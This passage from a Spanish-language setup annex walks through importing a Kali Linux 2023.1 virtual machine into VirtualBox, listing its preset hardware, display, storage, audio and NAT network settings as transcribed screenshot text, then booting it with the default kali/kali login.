máquina virtual, en formato *VBOX*, descomprimida con anterioridad a la instalación de *Virtual Box* realizada en el Anexo I.





La máquina virtual se habrá importado correctamente con las configuraciones preestablecidas para dicha máquina virtual. Se indican a continuación las más importantes.






kali-linux-2023.1-virtualbox-amd64 - Configuración
General
Sistema
Pantalla
Almacenamiento
Audio
Red
Puertos serie
USB
Carpetas compartidas
Interfaz de usuario
General
Básico
Avanzado
Descripción
Cifrado de disco
Carpeta de instantáneas:
/home/pablo/Descargas/kali-linux-2023.1-virtualbox-amd64/Snapshots
Portapapeles compartido:
Bidireccional
Arrastrar y soltar:
Bidireccional
Ayuda
Aceptar
Cancelar



kali-linux-2023.1-virtualbox-amd64 - Configuración
General
Sistema
Pantalla
Almacenamiento
Audio
Red
Puertos serie
USB
Carpetas compartidas
Interfaz de usuario
Sistema
Placa base
Procesador
Aceleración
Memoria base:
2048 MB
4 MB
16384 MB
Orden de arranque:
Disco duro
Óptica
Disquete
Red
Chipset:
PIIX3
TPM:
Ninguno
Dispositivo apuntador:
Tableta USB
Características extendidas:
Habilitar I/O APIC
Habilitar reloj hardware en tiempo UTC
Habilitar EFI (sólo SO especiales)
Habilitar Secure Boot
Restablecer claves por defecto
Ayuda
Aceptar
Cancelar



kali-linux-2023.1-virtualbox-amd64 - Configuración
General
Sistema
Pantalla
Almacenamiento
Audio
Red
Puertos serie
USB
Carpetas compartidas
Interfaz de usuario
Sistema
Placa base
Procesador
Aceleración
Procesadores:
2
1 CPU
8 CPUs
Límite de ejecución:
100%
1%
100%
Características extendidas:
Habilitar PAE/NX
Habilitar VT-x/AMD-V anidado
Ayuda
Aceptar
Cancelar


kali-linux-2023.1-virtualbox-amd64 - Configuración
General
Sistema
Pantalla
Almacenamiento
Audio
Red
Puertos serie
USB
Carpetas compartidas
Interfaz de usuario
Sistema
Placa base
Procesador
Aceleración
Interfaz de paravirtualización:
Predeterminado
Hardware de virtualización:
Habilitar paginación anidada
Ayuda
Aceptar
Cancelar



kali-linux-2023.1-virtualbox-amd64 - Configuración
General
Sistema
Pantalla
Almacenamiento
Audio
Red
Puertos serie
USB
Carpetas compartidas
Interfaz de usuario
Pantalla
Pantalla
Pantalla remota
Grabación
Memoria de vídeo:
128 MB
0 MB
128 MB
Número de monitores:
1
1
8
Factor de escalado:
Todos los monitores
100%
100%
200%
Controlador gráfico:
VMSVGA
Características extendidas:
Habilitar aceleración 3D
Ayuda
Aceptar
Cancelar


kali-linux-2023.1-virtualbox-amd64 - Configuración
General
Sistema
Pantalla
Almacenamiento
Audio
Red
Puertos serie
USB
Carpetas compartidas
Interfaz de usuario
Almacenamiento
Dispositivos de almacenamiento
Controlador: IDE
Vacío
Controlador: SATA
kali-linux-2023.1-virtualbox-amd...
Atributos
Nombre:
IDE
Tipo:
PIIX4
Usar cache de I/O anfitrión
Ayuda
Aceptar
Cancelar



kali-linux-2023.1-virtualbox-amd64 - Configuración
General
Sistema
Pantalla
Almacenamiento
Audio
Red
Puertos serie
USB
Carpetas compartidas
Interfaz de usuario
Audio
Habilitar audio
Controlador de audio anfitrión: PulseAudio
Controlador de audio: ICH AC97
Características extendidas: Habilitar salida de audio
Habilitar entrada de audio
Ayuda
Aceptar
Cancelar


kali-linux-2023.1-virtualbox-amd64 - Configuración
General
Sistema
Pantalla
Almacenamiento
Audio
Red
Puertos serie
USB
Carpetas compartidas
Interfaz de usuario
Red
Adaptador 1
Adaptador 2
Adaptador 3
Adaptador 4
Habilitar adaptador de red
Conectado a: NAT
Nombre:
Avanzado
Tipo de adaptador: Intel PRO/1000 MT Desktop (82540EM)
Modo promiscuo: Denegar
Dirección MAC: 080027C7E136
Cable conectado
Reenvío de puertos
Ayuda
Aceptar
Cancelar


Una vez indicadas las principales características, las cuales se podrán modificar a nuestro antojo acorde a las necesidades (por ejemplo, tipo de Red), se procede con el inicio de la máquina virtual *Kali Linux 2023-1*. Para ello, se selecciona la máquina virtual y se pulsa sobre iniciar, aparece la siguiente pantalla sobre la cual se ha de seleccionar *Kali GNU/Linux*.




Pasados unos segundos, la imagen se cargará correctamente y se mostrará la siguiente pantalla. El usuario creada por defecto es *kali* con contraseña *kali*.




